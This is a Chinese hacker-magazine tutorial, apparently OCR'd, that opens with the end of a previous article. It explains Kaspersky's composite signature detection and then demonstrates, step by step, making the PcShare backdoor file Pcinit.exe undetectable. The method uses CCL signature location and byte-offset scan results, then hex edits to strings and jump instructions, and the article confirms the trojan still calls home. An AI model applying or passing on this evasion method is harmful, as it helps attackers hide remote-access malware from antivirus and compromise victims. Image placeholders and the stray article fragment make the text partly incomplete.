



图4

至此，关于MT的免杀操作就介绍到这，大家可以通过上面的介绍对其他黑客工具或木马进行免杀操作。如果还有什么问题的话，欢迎大家到黑防的论坛一起进行讨论。

适合读者：黑器迷、免杀爱好者
前置知识：常用免杀软件使用基础

卡巴复合特征码下的免杀

文/图 我的人生



前置知识

在本文详细介绍之前，我们先来看看其它杀毒软件的特征码检测方法 从某一个病毒样本的各个偏移位置提取约16字节的特征码，为了减少查杀的误报率，当只有同时符合这几处特征码的文件才被认为是病毒/木马。因此我们对于此类杀毒软件的免杀思路就是更改其中的任意一处，从而达到免杀效果。

让我们再来看看卡巴斯基的特征码定位，我使用的版本是卡巴斯基Personal Pro 5.0.391。它使用了冗余病毒库，可以查杀很多的恶意程序和广告程序，当我们对一个木马进行CCL定位时，典型症状就是无论我们选择手动定位中替换字节大小的多少，最终的结果是无一例外全部被杀。剩下的只是文件头所在特征码被替换后的文件，但这些文件已经不能算是PE文件了，自然无法无法运行。那么CCL是不是就失效了呢，当然不是，首先我们要搞清楚原理，然后对症下药。卡巴斯基的查毒过程，首先是对文件进行PE有效性检测，当我们替换了PE文件头的特征码之后，任何杀毒软件都不会报警。（当然也无法运行）然后是采用了主辅特征码监测，当然此处的"主辅"不仅仅只有两段（我曾经对PCShare的PcHide.sys进行定位，定位了6段的主辅特征码，可见卡巴斯基对于这个驱动文件下了很大的功夫）。最后可能会猜测身份特征和0区特征，在我进行定位时，并没有发现这种情况。看来我们还是比较幸运的。

卡巴斯基首先对某个可执行文件进行PE有效性检测，然后进行主特征码检测，接着检测辅特征码，当有任何一段的主辅特征码符合，那么卡巴斯基就开始报警。有人说那样的话会不会引起误报率的上升呢，答案是不会的。我在对其进行定位时，发现当卡巴斯基开始检测时，所检测的主辅特征码中又包含了许多小段字节的特征码，也就是我上面所说的其它杀毒软件的特征码检测方式。这些小段特征码只要任意改一处，那么所对应的它的父特征码也就失效了，换句话说，卡巴斯基的主辅特征码又衍生了许多子特征码，这就是所谓的复合特征码。因此，当我们进行CCL定位时，由于你可能只替换了某个父特征码的子特征码，其它的父特征码还是会被卡巴斯基所检测到。

免杀知识

既然原理已经知道了，那么我们该怎么处理免杀呢，答案很简单，利用病毒/木马的变种检测。

> **小知识** 我们知道，病毒有时候可以改变自己的代码，这就是变种。杀毒软件自然不能识别，然而随着时间的推移，杀毒软件的病毒库进行了更新，变种文件也就可以被杀毒软件所查杀了。我们可以这样表示，比如爱虫病毒的变种 lovegate.ac→lovegate.de→lovegate.hp。

其实卡巴斯基也利用了这种方法，当检测到不同的父特征码时，它所表示的木马名称也不相通。举个例子，我们的免杀对象PcShare中的Pcinit.exe文件，经过替换不同的父特征码后，出现了不同的名称 PcClient.ik→PcClient.le→PcClient.hp等。这里，我们就是利用逐个替换父特征码进行免杀的思路。当然其中还有许多技巧可以使你能够更快速的进行定位和特征码修改，下面我为大家演示一下Pcinit.exe文件的免杀处理。

实战免杀

首先准备工具：CCL2.8、OllyDbg1.1、Peditor1.7、Winhex。首先我们进行Pcinit.exe的手动检测，选择每次替换规定字节大小，字节大小设置为128字节，如图1所示。




图1

文件区段选择处，我们什么也不填，直接替换整个文件，点击确定。使用卡巴斯基进行查杀，结果如图2所示。

E:\output\OUT_00001900_00000080	是特洛伊木马	Backdoor.Win32.PcClient.ik
E:\output\OUT_00001980_00000080	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_00001A00_00000080	是特洛伊木马	Backdoor.Win32.PcClient.hp
E:\output\OUT_00001A80_00000080	是特洛伊木马	Backdoor.Win32.PcClient.ik

图2

看见了吗？其中有两个病毒名称和其它的不一样，分别是两个区段的PcClient.le和一个区段的PcClient.hp。这说明什么呢？说明我们至少有三段的父特征码，分别对应于PcClient.le和PcClient.hp和PcClient.ik，其中PcClient.le的两个子特征码分别是1980的80（十六进制）字节和1D80的80个字节。根据第一段的理论，我们只需要任意改变其中的一处，就能把PcClient.ik这段父特征码屏蔽掉，接下来让我们来进行精确度定位，设置精度为手动一个字节，填充的区段为1980的80个字节，如图3所




图3

示。接着进行查杀，结果如图4 所示。

E:\output\OUT_000019F3_00000001	是特洛伊木马	Backdoor.Win32.PcClient.ik
E:\output\OUT_000019F4_00000001	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_000019F5_00000001	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_000019F6_00000001	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_000019F7_00000001	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_000019F8_00000001	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_000019F9_00000001	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_000019FA_00000001	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_000019FB_00000001	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_000019FC_00000001	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_000019FD_00000001	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_000019FE_00000001	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_000019FF_00000001	是特洛伊木马	Backdoor.Win32.PcClient.le

图4

我们可以看到，PcClient.le的子特征码已经出来了，为19F4－19FF。接下来我们进行反汇编，如图5所示。




图5

这里是把三个ASCII字符进行赋值操作。我们首先先修改一下代码，ASCII代码2E,64,72,76分别对应字符".drv"。我们使用大小写转换，修改为"Drv"对应于2E,44,72,76。最后使用Winhex修改，保存退出。现在再用杀毒软件进行查杀，发现病毒名称已经变成了PcClient.le。这就说明我们成功的把变种PcClient.ik的父特征码给修改了。

我们再对已经修改了的文件进行128字节的手动检测，范围为整个文件，卡巴斯基查杀结果如图6 所示。

E:\output\OUT_00001980_00000080	是特洛伊木马	Backdoor.Win32.PcClient.le
E:\output\OUT_00001A00_00000080	是特洛伊木马	Backdoor.Win32.PcClient.hp
E:\output\OUT_00001A80_00000080	是特洛伊木马	Backdoor.Win32.PcClient.hp
E:\output\OUT_00001B00_00000080	是特洛伊木马	Backdoor.Win32.PcClient.le

图6

是不是和上面很像呢？好了，再一次重复操作，我们任意选择一段PcClient.hp的子特征码，这里选择1A80的80个字节，然后进行精确定位。反汇编之后还是使用大小写替换的方法，把2E,6C,6F,67的".log"替换为2E,4C,6F,67的".Log"。保存修改，可以发现病毒名称已经变成了PcClient.hp。

好了，我们又消灭了一个变种。那么有些人会问了，这样下去要到什么时候才算是完呢？我们需要一直这么做下去，直到再也发现不了新病毒的出现为止。我们再次使用128字节的手动定位，检测后可以发现已经全部是PcClient.hp了。删除掉病毒文件，留下的几个文件就是最终的免杀文件。最后的CCL定位结果如图7所示。




图7

好了，区段2280－2300这80个字节被替换后，此文件达到了最终免杀。现在我们来对这个最后的区段作精确免杀，如图8 所示。




图8

最后定位的PcClient.hp特征码是7个字节。我们反汇编，如图9 所示。



图9

我们使用指令跳转法做个跳转，最后用杀毒软件查杀，发现不报警了。免杀成功！然后测试上线功能，同样正常。

总结经验

免杀思路是这样的，根据卡巴斯基的病毒名称来按阶段依次突破，通过不同的名称，解决不同的特征码，依次改之。检测到主特征码→改之保存→检测到辅特征

码→改之保存→再次检测到辅特征码……然后到达最后的一段辅特征码。其实说起来也很简单，关键思路是根据名称来定位。

文中所提及的Winhex，除了编辑16进制文件外，还有什么用处呢，我们可以使用它的地址管理器。还是上面这个例子，首先打开Winhex，然后使用快捷键CTRL+M，打开地址管理器，一开始是空的列表。我们可以创建完整的某个父特征码的位置，比如上面说的PcClient.le，也就是1980的80个字节，还有下面的1D80的80个字节。当我们将这两段进行精确定位后，可以使用地址管理器表达出来，如图10所示。




图10

我们可以很方便地以高亮显示某个父特征码的所有子特征码。这方便了同时修改多处父特征码的人，使得他们可以有更加清晰的思路来对特征码进行定位和修改。

